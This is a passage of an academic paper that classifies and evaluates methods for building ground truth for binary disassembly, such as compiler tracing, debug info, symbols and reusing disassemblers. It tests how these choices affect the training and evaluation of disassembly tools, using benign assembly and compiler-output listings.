Following the taxonomy, we run a qualitative analysis to compare the five mechanisms from two key perspectives that affect their applications, including (i) the recall and precision of the ground truth produced by the mechanisms and (ii) the applicable scope of the mechanisms (e.g., what disassembly tasks and what types of binaries are supported). It turns out that many of the mechanisms are somewhat ill-suited to support the generation of ground truth. Most notably, they lack the necessary foundations to ensure coverage and correctness, which tend to present inadequate recall and precision. Throughout further, quantitative evaluations, we validate that the lack of recall and precision can very often lead to incomplete observations and unreliable conclusions. For instance,

Meng *et al.* [22] rely on manual analysis to collect a small set of ground truth results for evaluating their DYNINST tool, which demonstrates full accuracy of DYNINST in handling complex constructs. However, extending the ground truth to include all the results, we observe that DYNINST may not offer perfect accuracy.

While our study and evaluation unveil the inappropriateness of many existing approach, we, fortunately, identify that the mechanism of *tracing the compiling process* can largely meet the requirement of providing ground truth for binary disassembly. The mechanism essentially reports the information that the compiler considers as the ground truth when compiling the target binaries. In result, this mechanism offers guaranteed precision and supports all kinds of disassembly tasks. However, only one tool, developed by Pang *et al.* [26], supports tracing the compiling process to collect disassembly ground truth. And the tool has two major issues to serve today's needs: it still misses a set of ground truth that the compiler cannot recognize and it can only handle x86/x64 binaries. Motivated by the potential of the tool, we extend it to re-collect the missing ground truth and to support ARM32/AArch64/MIPS32/MIPS64 binaries. Applying the extended tool to re-evaluate mainstream disassembly tools, we derive a group of previously less-known findings. For instance, commercial tools, such as IDA PRO and BINARY NINJA, present substantially downgraded performance when disassembling MIPS binaries. We anticipate that our extension will make the tool a better foundation to enable universal, standard ground truth for binary disassembly.

In summary, we make the following main contributions.

- We present a systematic taxonomy of the approaches and mechanisms to collect ground truth for binary disassembly. The taxonomy brings a better view of what are being used and accepted today.
- We perform a qualitative analysis to unveil the limitations of existing approaches for disassembly ground truth. We further conduct a quantitative evaluation to demonstrate the implications and harms those limitations can bring to the applications. The analysis and evaluation provide evidence for the need of better, trustworthy approaches.
- We extend the state-of-the-art tool to enable complete, precise, and widely applicable collection of ground truth for binary disassembly. This piece of extension helps pave the way to standardize and unify the ground truth for binary disassembly evaluation. The code and dataset are available at https://github.com/junxzm1990/x86-sok.

2 Taxonomy of Ground Truth Approaches

There has been no agreement on the approach to creating the ground truth for binary disassembly. Thus, various approaches exist and are being used. To systematically understand those approaches, we first categorize them based on their internal mechanisms. In general, the approach for ground truth is tied to the disassembly task. To better bound our research, we focus on ground truth for three major disassembly tasks (definitions are adapted from previous research [10, 22, 26, 27]).

- **Instruction Recovery** is the process of identifying instructions emitted by the compiler or introduced by the developer in a binary program.
- **Function Detection** is to reconstruct the mapping from the code in a binary to the corresponding functions in the source code. In this paper, we focus on the detection of function starts, considering that other function information can be easily obtained by combining the function start and the control flows [6].
- **CFG Reconstruction** re-builds the control flow graph (CFG) of a binary program. This paper only discusses control flows in the form of indirect jumps. Other control flows are either trivial to obtain (e.g., direct jumps/calls) or less feasible to reconstruct (e.g., indirect calls), and modern disassemblers do not particularly handle them.

On the market, the existing approaches to obtaining ground truth prevalently adopt five mechanisms. They take the target binaries as inputs and output constructs required by the above diassembly tasks as the ground truth. They also often assume they have access to the compilation process of the target binaries.

Running Manual Analysis. This is an intuitive but less popular approach. Meng *et al.* [22] used this approach when evaluating their DYNINST tool. They manually collected the ground truth for a small set of instructions, functions, and control flows. In particular, they focused on challenging code constructs, such as non-instruction bytes in code, non-contiguous functions, and jump tables.

Reusing Existing Disassemblers. From time to time, people consider existing, reputed disassemblers as the oracle and use their outputs as the baseline for comparison. Nagy *et al.* [23] run LLVM-OBJDUMP on target binaries to get the baseline of instructions, when measuring the coverage of their ZAFL tool. In contrast, Kinder *et al.* [18] take jump tables detected by IDA PRO as the baseline to evaluate their JAKSTAB tool in reconstructing control flows.

Exploiting Intermediate Compiler Outputs. Modern compilers can be configured to output certain intermediate results, which have been exploited by recent research [21,34] to derive disassembly ground truth.

```
1 offsets raw bytes  instructions
2 0000:   F30F1EFA    endbr64
3 0004:   55          push %rbp
4 0005:   4889E5      mov  %rsp, %rbp
5 0008:   488D3D00    lea  .LC0(%rip), %rdi
```

Listing 1: A snippet of listing files by GAS Assembler.

Li *et al.* [21] leverage the listing files produced by assemblers to obtain the ground truth of instructions. Listing 1 presents an example of listing files produced by GNU Assembler when given the option of `-listing-rhs-width=1024`. A listing file is tied to an object file, which gives offsets of all instructions in each function belonging to the object file. Adding the offset to the start address of a function recorded by its symbol in the linked binary, one can calculate the final address of each instruction in the function.

```
;; Function main (main, funcdef_no=9, decl_uid=2839)
...
(jump_insn # (parallel [(set (pc) (reg:DI 0 ax [92]))
 ])# {*tablejump_1} ; this is a jump table reference)
(jump_table_data # 0 0 (addr_diff_vec:SI
     (label_ref:DI #)
         [ ; array of jump table entries
            (label_ref:DI #)
            (label_ref:DI #)
            (label_ref:DI #)
            (label_ref:DI #)
            (label_ref:DI #) ]
```

Listing 2: Example of RTL output by GCC. It shows that the `main` function contains one jump table with five targets.

David *et al.* [34] configure GCC to dump the final internal representation (RTL) during compilation, using the developer option `-fdump-final-insns`. They then extract "rough" ground truth about jump tables from the RTL file. As shown in Listing 2, RTL unveils the number of jump tables and the number of targets of each jump table in each function, which is deemed as the ground truth in [34].

Leveraging Compilation Metadata. The compilation tools, given the needed options, can maintain various metadata in the produced binaries. Such metadata, including symbols and debug information (`-g`), is often used to obtain disassembly ground truth.

Using addresses embedded in symbols as the ground truth of function starts is a de facto standard strategy [5, 6, 10, 28, 35]. This piece of ground truth has also been used for different goals. Andriess *et al.* [5] and Nucleus [6] leverage symbols to measure their disassemblers' performance of function detection. Byteweight [10], XDA [28], and DEEPDI [35] apply symbols to train and test their machine learning models for function detection.

ARM binaries can also carry a special type of symbols called mapping symbols [8], which mark the beginning address of a sequence of ARM code, Thumb code, or data. Jiang *et al.* [17] exploit the mapping symbols to collect ground truth of instructions. Their idea is to linearly disassemble the instruction from the beginning of a ARM/Thumb code region until the next mapping symbol. In fact, OBJDUMP works in a similar way when such mapping symbols exist. In this regard, Jiang *et al.* [17] is essentially "reusing" OBJDUMP to obtain ground truth of instructions.

Unlike symbols, debug information is mostly used to produce the ground truth of instructions and jump tables. Andriess *et al.* [5] and XDA [28] collect addresses of legitimate instructions encoded in the line information and linear sweep the regions between any two addresses to build ground truth of instructions. For conservativeness, they stop the linear sweeping when encountering a control flow instruction. Andriess *et al.* [5] further leverage the line information to pinpoint jump tables. Specifically, they map `switch` statements and their cases in the source code to indirect jumps and their targets in the binary, based on the line information.




Figure 1: The tools Pang *et al.* [26] use to obtain ground truth for binary analysis. The boxes with grey color indicate components that are modified in LLVM, GCC, and Gold Linker.

Tracing Compiling Process. The last mechanism is proposed by Pang *et al.* [26]. They trace the end-to-end compiling, assembling, and linking procedure to collect various types of ground truth. Their approach follows the idea of CCR [19]. As shown in Figure 1, CCR extends the LLVM Machine Code (MC) layer. While assembling a bitcode file or an assembly file to an object file, the extended MC layer collects information about basic blocks, functions, and jump tables, and keeps the information in an extra section. To merge information from multiple object files, CCR further instruments the GNU gold linker to adjust the above items in the process of linking.

Pang *et al.* also port the idea of CCR to GNU GCC. By instrumenting the RTL pass in GCC, they insert primitives to label functions, basic block, and jump tables in the assemble code. In the procedure of assembling, these primitives facilitate the customized GNU Assember (GAS) to collect information about the corresponding items. Similar to CCR, they save the collected information as a new section in each object file and reuse the CCR linker for merging the object files.

3 Properties of Ground Truth Approaches

The diverse group of ground truth approaches offer a wide range of choices, but there lacks a systematic comparison of those approaches. In this section, we inspect the existing approaches from four perspectives that affect their applications.

- **Precision** describes the ratio of correct results in the "ground truth" reported by an approach. Formally, $precision = \frac{|TP|}{|TP|+|FP|}$ (TP and FP stand for true positives and false positives). A low precision means the ground truth includes many errors and should not be trusted.

Table 1: Qualitative comparison of existing approaches to building ground truth for binary disassembly. The degree of filling in a circle shows how well a mechanism satisfies a property. For instance, ● means full satisfaction and ○ indicates zero satisfaction.

Mechanisms	Applications	Properties			
		Precision	Recall	Generality	Extendibility
Running Manual Analysis	[22]	●	○	●	●
Reusing Existing Disassemblers	[18, 23]	◕	◕	●	●
Exploiting Intermediate Compiler Outputs	[21, 34]	●	◕	○	○
Leveraging Compilation Metadata	[5, 10, 17]	◕	◕	○	●
Tracing compilation Process	[26]	●	◕	●	○

- **Recall** measures the ratio of all correct results covered by the reported ground truth. Formally, $recall = \frac{|TP|}{|TP|+|FN|}$ (FN stands for false negatives). Ground truth with limited coverage may also not be trusted as it gives incomplete information, which can be biased and misleading
- **Generality** requires that ground truth approach supports various disassembly tasks. The common ones include instruction recovery, function detection, and CFG reconstruction, as described in section 2.
- **Extendibility** concerns the types of binaries that the ground truth approach can be applied to. Two common metrics of extendibility are *what architectures are supported* (e.g., x86, ARM, and MIPS) and *what compilers are supported* (e.g., GCC, Clang, and MSVC).

Table 1 summarizes the above properties of the approaches we categorized in section 2.

Running Manual Analysis. Assuming the analysts are experienced and cautious, this approach shall offer ground truth with extremely high precision. In addition, the approach can be generally applied to any disassembly tasks and binaries produced by any compilers/running on any architectures. This implies high generality and high extendibility.

```
1 ;original code
2 vpmull.p64     $Xl,$H,$H
3 ...
4 vpmull2.p64    $Xh,$H,$H
5 vpmull.p64     $Xm,$t0,$t0
```

```
1 ; replaced version
2 .word   0xf2a02ea0
3 ...
4 .word   0xf2a94ea9
5 .word   0xf2a02ea0
```

Listing 3: Code labeled as data in `openssl1.1.0l`, ARM version. Before assembling, `vpmull.p64/vpmull2.p64` instructions (*left*) are replaced by `.word` bytes (*right*) to accommodate assemblers that cannot recognize those instructions.

The primary drawback of the approach is its limited scalability. Given benchmarks with larger binaries, it is practically infeasible to gather all the ground truth manually. Thus, the approach tends to present a limited recall. This is also reflected by that Meng *et al.* [22] only picked ten to twenty instances of each construct. Despite the overall low coverage, manual analysis (precisely, human intelligence) is indispensable to cover certain results. Listing 3 shows an example where code is labeled as `.words` in the assembly file. The assembler will emit them as data in the code region. In this case, human intelligence is needed to understand the replacing procedure and thus, identify the instructions.

Reusing Existing Disassemblers. This is the most straightforward approach to obtaining the ground truth. It supports all disassembly tasks and all binaries that the underlying disassemblers can handle. For instance, using IDA PRO for ground truth will cover nearly everything, thus presenting perfect generality and extendibility.

```
1 fgetspent_r:
2 1003ab: je 1003ae <fgetspent_r+0x3e>
3 1003ad: lock cmpxchg %ecx,(%ebx)
4 1003ae: cmpxchg %ecx, (%edx) ; overlapped instruction
```

Listing 4: Overlapped instructions in `glibc` compiled by GCC-8.1 with O2. Line 3 and line 4 are two overlapped instructions that share the same part starting at `0x1003ae`. OBJDUMP can only recognize the instruction at `0x1003ad`.

In principle, using this approach means considering the underlying disassembler as the oracle. Unfortunately, none of the existing disassemblers provides perfect recall or precision, regardless of the disassembly tasks. Consider the case of using OBJDUMP [23] for baseline of instructions as an example. OBJDUMP has the well-known drawback of misrecognizing data as code, often creating false positives in the recovered instructions. Even only considering the recall of OBJDUMP like Nagy *et al.* [23], it has the issue of skipping overlapped instructions. Listing 4 shows such an example.

The situation of using IDA PRO for baseline of jump tables is similar. As we will show in section 4, IDA PRO produces hundreds of false positives and false negatives when running on the x86/x64 benchmarks presented in [26]. Applied to MISP benchmarks, the results are even more concerning. Both false positive rate and false negative rate are significantly higher. Related details are covered in subsection 6.4.

Exploiting Intermediate Compiler Outputs. Ground truth obtained with this approach is essentially compilation result that will appear in the binary. For instance, listing files in-

clude instructions eventually constitute the code in the binary. Assuming no optimizations happen after generation of the intermediate outputs (e.g. no link time optimizations), the fidelity (or precision) of the ground truth is guaranteed. In most cases, the recall of the ground truth is also guaranteed. The only exceptions happen when the compiler does not know the ground truth (e.g. Listing 3) or it does not explicitly output the ground truth in the intermediate results (e.g. Listing 4).

Despite the guaranteed precision and recall, ground truth extracted from intermediate compiler outputs is often not easy to use. Specifically, the results are labeled with intermediate identities, making it complicated to map them to their counterparts in the final binary. In the case of using listing files to collect instructions [21], the available information is function names and offsets of instructions in each function. To find those instructions in the final binary, symbols are then used to map function names to their addresses in the binary program. This method works in most cases but can fail when aliased functions exist[1]. To further distinguish aliased functions, Li *et al.* leverage the debug information to uniquely associate each function with its source code location. Doing so helps but inevitably increases the complexity and inherits the defects of debug information. Using RTL for jump tables has similar issues. RTL can only tell the number of jump tables and the number of targets of each jump table in a function, which cannot map to the specific instances in the binary. Applying such ground truth, for example, to evaluate the performance of disassemblers, cannot pinpoint the errors when detected and can even mask real errors.

Another major issue of this approach is the limited generality and extendibility. It fully depends on what outputs the compiler is designed to export. For instance, listing files can only be used to collect instructions and RTL may only help jump tables. There lacks similar outputs for other disassembly tasks. In addition, listing files is only supported by GNU assembler in Linux and RTL is a unique output of GCC. Such intermediate results may not be available when using a different compilation toolchain.

```
1 __bn_postx4x_internal:
2    mov   8*0($nptr),%r12
3    mov   %rcx,%r10     # -$num
4    ...
5 call  __bn_postx4x_internal
```

Listing 5: Handwritten assembly code in `openssl1.1.0l`. Line 1 defines a function but does not label it with `.type @function`. No code symbol is created for the function.

Leveraging Compilation Metadata. This approach has a principle similar to exploiting intermediate compiler outputs if considering compilation metadata as compiler outputs. There is, however, a fundamental difference. Intermediate compiler outputs are essentially the ground truth before converted to the final form in the binary, while compilation metadata is auxiliary data that happens to carry ground truth information for disassembly. This difference affects both precision and recall of the ground truth.

```
; line information
Address     Line
0x4402cb    334
0x4402da    334
```

```
4402cb: call 0x403760
4402d0: mov 0x40(%rsp),%r8
4402d5: mov 0x30(%rsp),%r9
4402da: mov   (%rax),%rdx
```

Listing 6: Example in `findutils` where the approach using debugging information [5] misses legitimate instructions. The *left* part shows two continuous records of line information and the *right* part shows the related instructions. The approach in [5] starts linear disassembly at the address encoded in the first line information (`0x4402cb`) and stops at that instruction as it transfers the control flow. It then continues the disassembly at the address encoded in the second line information (`0x4402cb`). This way, it misses two instructions at `0x4402d0` and `0x4402d5`.

Symbols are created to facilitate symbolization of code or data in scenarios like linking and debugging. A code symbol, having the `STT_FUNC` type and representing a contiguous code region, mostly corresponds to a function but it is not mandated. Modern compilers like GCC can split a function into discontinuous regions (e.g., hot/cold function splitting [20]) and attaches a separate symbol for each region to accommodate debugging. Thus, using code symbols as the ground truth of function starts can introduce false positives when discontinuous functions appear. In addition, the developers may occasionally omit the `@function` type for function names when creating handwritten assembly code. The compiler will not introduce a code symbol for these functions. Thus, false negatives can also arise when using symbols as the ground truth for functions. Listing 5 presents such as an example.

```
; debug line
Address     Line
0x493b17    23
0x493b1f    23
```

```
493b17: mov   %rax,%rbp
493b1a: jmpq  46de4e
493b1f: 00 ; alignments
493b20: push  %rbx
```

Listing 7: Flase positive of debug information in `filezilla` compiled by GCC-8.1. The left part is two continuous records of debug information. It has the record of address `0x493b1f`. While `0x493b1f` is a one byte alignment as shown in right part.

Debugging information is even more problematic when leveraged to collect disassembly ground truth. It typically includes line information to keep the address of the first instruction compiled from each intermediate representation statement (e.g., GCC GIMPLE). Thus, the line information encodes locations of many instructions but not all of them. As pointed out in section 2, attempts have been made by combing the line information and conservative disassembly to gather

[1]Compilers can link aliased functions in the same binary if the functions are declared as weak symbols (e.g., `__attribute__(weak)`) for GCC

ground truth of instructions. Not surprisingly, this approach is not perfect. According to our preliminary evaluation (as shown in Appendix A), it may miss millions of legitimate instruction when applied to the x86 benchmarks presented in [26]. Listing 6 illustrates why with an example. This approach can also introduce many false instructions as line information may point to alignment bytes instead of real instructions, as shown in Listing 7. These problems of line information have similar impacts when applied on mapping switch-cases in source code to jump tables in the binary.

While compilation metadata brings less complete and less precise ground truth, it still has advantages compared to intermediate compiler outputs. First, compilation metadata is easier to use because it carries final information in the binary (e.g., final address of an instruction) instead of intermediate results. Second, compilation metadata, including symbols and debugging information, is a standard feature of modern compilers, regardless of the compiler version and the architecture the produced binaries will run on. Hence, relying on compilation metadata to produce disassembly ground truth shall have excellent extendibility.

Tracing Compiling Process. The key idea of this approach is to track the steps where the compiler generates the constructs needed by the ground truth. It tags those constructs all the way until they arrive at the final binaries. In a general sense, the constructs are what the compiler views as the ground truth. Thus, their precision is guaranteed and will not incur problems that other approaches have. For instance, the approach records all the basic blocks that the compiler creates for a function, regardless of where the basic blocks are placed in the binary. This way, it can recognize non-contiguous functions and avoids false positives that symbol-based approaches produce.

Similar to using intermediate compiler outputs, this approach offers high recall but cannot cover the cases that the compiler fails to recognize. Listing 3 and Listing 5 show such examples of instructions and functions. In addition, developers may often create handwritten jump tables in assembly files, which the compiler can also miss (see subsection 6.2). Listing 4 demonstrates another special class of cases. In this example, the compiler generates a `jump` from `0x1003ab` to `0x1003ae`, showing its awareness of the instruction at `0x1003ae`. Capturing this case requires fine-grained tracing of compiler operations on generating assembly code, which the tool proposed by Pang *et al.* [26] does yet not support.

Besides guaranteed precision and extremely high recall, this approach has two other advantages. First, it can support nearly every disassembly task because it can freely collect information from the compilation process. In this regard, the approach has unrestricted generality. Second, the results it collects are what present in the final binary. No extra mapping or processing is needed before using the results.

The major drawback of this approach is the need for customizing the compiler, the assembler, and the linker. To support a new compiler or a new architecture, high domain knowledge and heavy engineering efforts are required. In this regard, the approach has limited extendibility.

4 Implications of Imperfect Ground Truth

The existing approaches to obtaining disassembly ground truth have varying properties. In this section, we seek to shed light on how the properties affect the applications of those approaches. In particular, we focus on *precision* and *recall*. Generality and extendibility also matter but their impact is unanimously on whether the approach can be used or not.

To support the understanding, we consider the approach by tracing the compiling process as the *oracle approach* and use its results as the *"golden" ground truth*. Specifically, we patch the tool developed by Pang *et al.* [26] to mitigate the recall issues discussed above and run the patched tool to collect the ground truth for instructions, function starts, and jump tables. Technical details of our patch are shortly presented in section 6. We also recompile the benchmarks presented at `https://github.com/junxzm1990/x86-sok` to work as the target binaries. Following the setup of [26], all target binaries are compiled to run on the x86/x64 architectures. We omit other architectures because the related tools either only support x86/x64 or the related results will be discussed in subsection 6.4.

Table 2: Performance of BYTEWEIGHT trained with ground truth produced by different approaches (`Symbol` indicates using symbols as the ground truth of function starts while `Oracle` indicates using the approach presented in [26].

Metric	GT	O0	O1	O2	O3	Os	Of
Recall	`Symbol`	99.52	96.94	98.01	98.38	96.00	98.39
	`Oracle`	99.54	96.94	97.66	98.18	96.19	98.18
Precision	`Symbol`	99.67	97.42	94.73	90.88	98.35	90.61
	`Oracle`	99.69	97.89	99.21	99.37	98.46	99.39
F1-Score	`Symbol`	99.59	97.17	96.34	94.48	97.18	94.33
	`Oracle`	99.61	97.41	98.43	98.77	97.57	98.78

Impacts on Training Accuracy. Disassemblers based on data mining or machine learning need ground truth knowledge when training the classification models. Intuition suggests that fidelity of the ground truth can affect the model accuracy. To this end, we perform a study on BYTEWEIGHT [10], a data mining based approach to detecting function starts. We train BYTEWEIGHT twice, respectively using ground truth obtained from symbols and produced by the oracle approach [26]. Symbols, instead of other approaches, are considered as the baseline to align with the setting of the original evaluation on BYTEWEIGHT [10]. Both BYTEWEIGHT models are then tested using the ground truth offered by the oracle approach to understand their precision, recall, and accuracy (F1-score: $\frac{2*Precision*Recall}{Precision+Recall}$). All the training and testing are based on `coreutils-8.30` compiled with `GCC-8.1` (no

overlap between the training dataset and the testing dataset). To diversify the evaluation, common optimization levels (O0, O1, O2, O3, Os, Ofast) are all considered.

Table 2 summarizes the evaluation results. Evidently, the choice of ground truth has an impact on the model accuracy, regardless of the optimization level. Specifically, models trained with the golden ground truth present a consistently higher accuracy. At higher optimization levels (O3 and Of), the accuracy difference can exceed 4%. These results are anticipated considering that symbols carry many false function starts introduced by non-contiguous functions.

Table 3: Performance of XDA on instruction recovery trained with ground truth produced by different approaches (`Debug` indicates using the debug information based approach proposed in [5] while `Oracle` indicates using the approach presented in [26] (with our patch presented in subsection 6.2).

Metric	GT	O0	O1	O2	O3	Os	Of
Recall	Debug	91.47	91.82	91.91	91.66	92.61	91.38
	Oracle	96.76	95.37	95.38	95.11	95.13	94.89
Precision	Debug	99.21	98.92	98.84	99.24	96.05	99.29
	Oracle	99.26	98.96	98.89	99.27	95.07	99.31
F1-Score	Debug	95.18	95.23	95.25	95.30	94.30	95.17
	Oracle	97.99	97.13	97.10	97.14	95.15	97.05

We further extend the experiment on running XDA [28], a transfer learning based disassembler, for instruction recovery. In this experiment, two non-overlapped subsets of `coreutils-8.30` and `findutils-4.4` are respectively picked for training and testing. We further use two different ground truth approaches, the oracle approach [26] and the debug information based approach [5], to label the training data. In contrast, the testing data is unanimously labeled using the oracle approach. The experiment results are summarized in Table 3. Again, the ground truth approach has an observable impact on XDA. In particular, the recall of XDA can drop by 4% when using an improper approach of ground truth.

Finding #1: The fidelity of ground truth affects the utility of disassembly tools built with data mining or machine learning. Highly accurate ground truth is desired.

Impacts on Tool Evaluation. The testing of disassembly tools, which is highly critical to their evolvement, greatly depend on ground truth knowledge. The recall and precision of the ground truth can both affect the evaluation. In particular, incomplete or inaccurate ground truth can provide distorted evidence towards unreliable conclusions. We elaborate on three such cases in the following.

Case 1: Meng *et al.* [22] leverage manual analysis to collect ground truth to measure their tool, DYNINST, in identifying complex constructs. As we pointed out before, they only covered a small set of the ground truth (10-20 instances of each construct) due to the heavy burden. Using this set of ground truth, they obtained the observation that DYNINST achieves full recall and full precision. We extended the benchmark to include all the x86/x64 binaries presented in [26] and run the oracle approach (with our patch) to gather the ground truth of three complex constructs aligned with our target disassembly tasks (data embedded in code, jump tables, and tail calls[2]). Table 4 presents the evaluation results using our extended benchmark. Evidently, DYNINST may not provide perfect recall and precision, invalidating the observation presented in [22]. This case demonstrates that incomplete ground truth can lead to biased claims and conclusions.

Table 4: Performance of DYNINST on identifying complex constructs under different approaches to extracting the ground truth. `Manual` indicates the ground truth is manually collected from the testsuite presented in [22]. `Oracle` indicates the ground truth from the testsuite presented by [26]. **Embedded** means data embedded in code, which is only evaluated on binaries that contain data-in-code.

Metric	GT	Embeded	JMPTBL	Tail Call
Recall	Manual	100.0	100.0	100.0
	Oracle	89.55	98.61	71.7
Precision	Manual	100.0	100.0	100.0
	Oracle	99.35	99.83	67.39
F1-Score	Manual	100.0	100.0	100.0
	Oracle	94.19	99.21	69.48

Table 5: Performance of ZAFL on instruction recovery. `Objdump-Sym` indicates we run OBJDUMP on binaries with symbols for the ground truth while `Objdump` means we run OBJDUMP on stripped binaries. `Oracle` shows the results of using the approach presented in [26] to get the ground truth.

Metric	GT	O0	O2	O3	Os	Of
# of FP	Objdump-Sym	0	3	3	135	134
	Objdump	0	3	3	135	134
	Oracle	0	17	40	203	189
# of FN	Objdump-Sym	628.8K	754.5K	733.4K	354.6K	860.8K
	Objdump	683.8K	819.4K	797.8K	408.4K	928.2K
	Oracle	83.4K	84.1K	84.2K	145.7K	145.1K

Case 2: Nagy *et al.* [23] consider the results of OBJDUMP as the baseline to measure their ZAFL tool in recovering instructions. They observed that ZAFL incurs zero false positives on both closed-source and open-source binaries. They also reported that ZAFL misses no instructions that 24-hour fuzzing can reach. We reproduced the evaluation with three approaches to generate the ground truth: (i) OBJDUMP with symbols available in the target binaries; (ii) OBJDUMP with stripped binaries; and (iii) the oracle approach with our patch. We also used the x86/x64 benchmarks developed by Pang *et al.* [26] except for those compiled by Clang for 32-bit machines[3]. The evaluation results are presented in Table 5.

[2] Identification of tail calls can be trivially done when the results of instructions, functions, and jump tables are available

[3] ZAFL relies on the information carried in `.eh_frame` to determine the

Not surprisingly, the ground truth approach affects the observations. Using the oracle approach, we observe more false positives in most cases. This indicates ZAFL may make more mistakes than it was believed to. On the other hand, ZAFL seems to produce much fewer false negatives than what the OBJDUMP-based measurement shows. It is worth mentioning that the false negatives we observe do not conflict with the conclusions in [23], as we do not measure how many of the false negatives can be reached by fuzzing in 24 hours.




Figure 2: Distribution of precision of IDA PRO on detecting jump tables in the x86/x64 binaries presented in [26].

Case 3: Kinder *et al.* [18] consider the results of IDA PRO as the baseline for evaluating their JAKSTAB tool in detecting jump table related constructs. A key observation they obtained is that JAKSTAB produces nearly zero false positives. We hoped to re-evaluate JAKSTAB using ground truth produced by different approaches. However, JAKSTAB cannot run modern benchmark binaries due to a parsing error (https://github.com/jkinder/jakstab/issues/9), which was also observed by Pang *et al.* [26].

Alternatively, we chose to measure the precision of IDA PRO in detecting jump tables, considering the ground truth produced by the oracle approach as the baseline. In the measurement, the benchmark consists of all x86/x64 binaries presented in [26]. Figure 2 shows the distribution of the precision of IDA PRO on different binaries. In a nutshell, IDA PRO is not perfectly precise. It makes many mistakes, in particular at the higher optimization levels. We envision this imprecision in the ground truth used by Kinder *et al.* may pose a risk on their observations and understandings of JAKSTAB. However, we cannot directly confirm this as we did not run JAKSTAB.

Finding #2: The use of incomplete or imprecise ground truth can lead to misleading observations and conclusions about the disassembly tools, which can impede their future development.

ranges of disassembly. However, the 32-bit binaries produced by Clang do not contain `.eh_frame`.

Impacts on Tool Comparison. In recent years, there have been a series of studies on comparing different disassembly tools [5, 17, 26]. This is another scenario where ground truth information is indispensable. A common goal of the studies is to rank the tools based on their performance. Hypothetically, the ranking can vary when different ground truth approaches are used.

We perform an empirical study to experiment on the hypothesis. A challenge of the study is the selection of benchmark binaries. Many benchmarks only contain easy constructs of the ground truth, which can be perfectly identified by every ground truth approach. Using those benchmarks makes little sense for our study. To address this issue, we revisited the benchmarks presented in [26] and finally picked `Openssl-1.1.0l`. The primary reason is `Openssl-1.1.0l` carries plenty of complex constructs (e.g., handwritten assembly and data in codes), which the existing ground truth approaches cannot handle well.

We compiled `Openssl-1.1.0l` with GCC-8.1 into x86/x64 binaries under different optimization levels (O0, O1, O2, O3, Os, and Ofast). We focus on x86/x64 architectures because the original evaluation of many mainstream disassemblers consider this architecture [5, 21, 26, 28]. Utilizing the binaries, we measure the accuracy (F-1 score) of 8 popular disassemblers on recovering instructions three times, respectively using ground truth produced by OBJDUMP with symbols, the debug information based approach proposed in [5], and the compiler-tracing approach proposed in [26] (after applying our patch presented in section 6). Figure 3 summarizes the results averaged on the optimization levels.

Evidently, the disassemblers present "varying" accuracy when the approach to obtaining the ground truth changes. This accuracy difference can often lead to variation of the rankings. Consider the comparison between IDA PRO and BINARY NINJA, the two state-of-the-art commercial disassemblers, as an example. BINARY NINJA outperforms IDA PRO when measured using the less accurate ground truth (`objdump`). However, the result flips when we switch to the oracle ground truth, despite the margin is small.

Finding #3: Different ground truth approaches "affect" the performance of disassembly tools. When used in evaluation studies, the ground truth approaches can make the rankings deviate from the reality.

5 Discussion: What Do We Need Today?

The previous sections bring us a better view of the existing approaches to generating ground truth for disassembly, including their mechanisms, properties, and implications. A key, follow-up question is *what approaches we need today*.

Recall and Precision. We argue that the most important criterion of selecting ground truth approaches shall be recall and




Figure 3: Accuracy (F-1 score) of popular disassemblers on recovering instructions, measured using different ground truth approaches (`oracle` indicates the compiler tracing approach presented in [26], `objdump` means using objdump with symbols, and `debug info` represents the debug information based approach proposed in [5]).

precision. On the one hand, recall and precision are scientific standards of ground truth in general. In other domains and scenarios, ground truth is expected to be complete and precise. On the other hand, our studies presented in section 4 unveil various scenarios where incomplete or imprecise ground truth leads to biased observations and improper conclusions.

Among the existing approaches to building the ground truth, manual analysis and reusing existing disassemblers lack necessary mechanisms to ensure recall or precision. Leveraging compilation metadata inherits the knowledge from the compiler, which seems to be more promising. However, the knowledge is often not exactly the ground truth. Conversions from the knowledge to the needed ground truth can introduce errors or miss cases. In this regard, leveraging compilation metadata also has an insufficient guarantee of recall and precision.

In contract, the remaining two approaches, exploiting intermediate compiler outputs and tracing the compiling process are better grounded. Their inputs are ground truth directly output by the compiler. Thus, they are guaranteed by the compiler to present complete and accurate results except for the few cases where the compiler has insufficient knowledge. From this perspective, we conclude that the two approaches are more desired today.

Generality and Extendibility. Modern disassemblers are being extended to support various disassembly tasks on all kinds of binaries. This indicates that, besides recall and precision, it is also important to have ground truth approaches that are general and extendable. Regarding generality, tracing the compiling process is much better than using the intermediate compiler outputs, considering that it can capture anything the compiler knows about without restrictions from the existing implementation of the compiler. Extendibility wise, the two approaches are similarly restricted. To extend support for other compilers or architectures, both approaches need to extend the compilation toolchain.

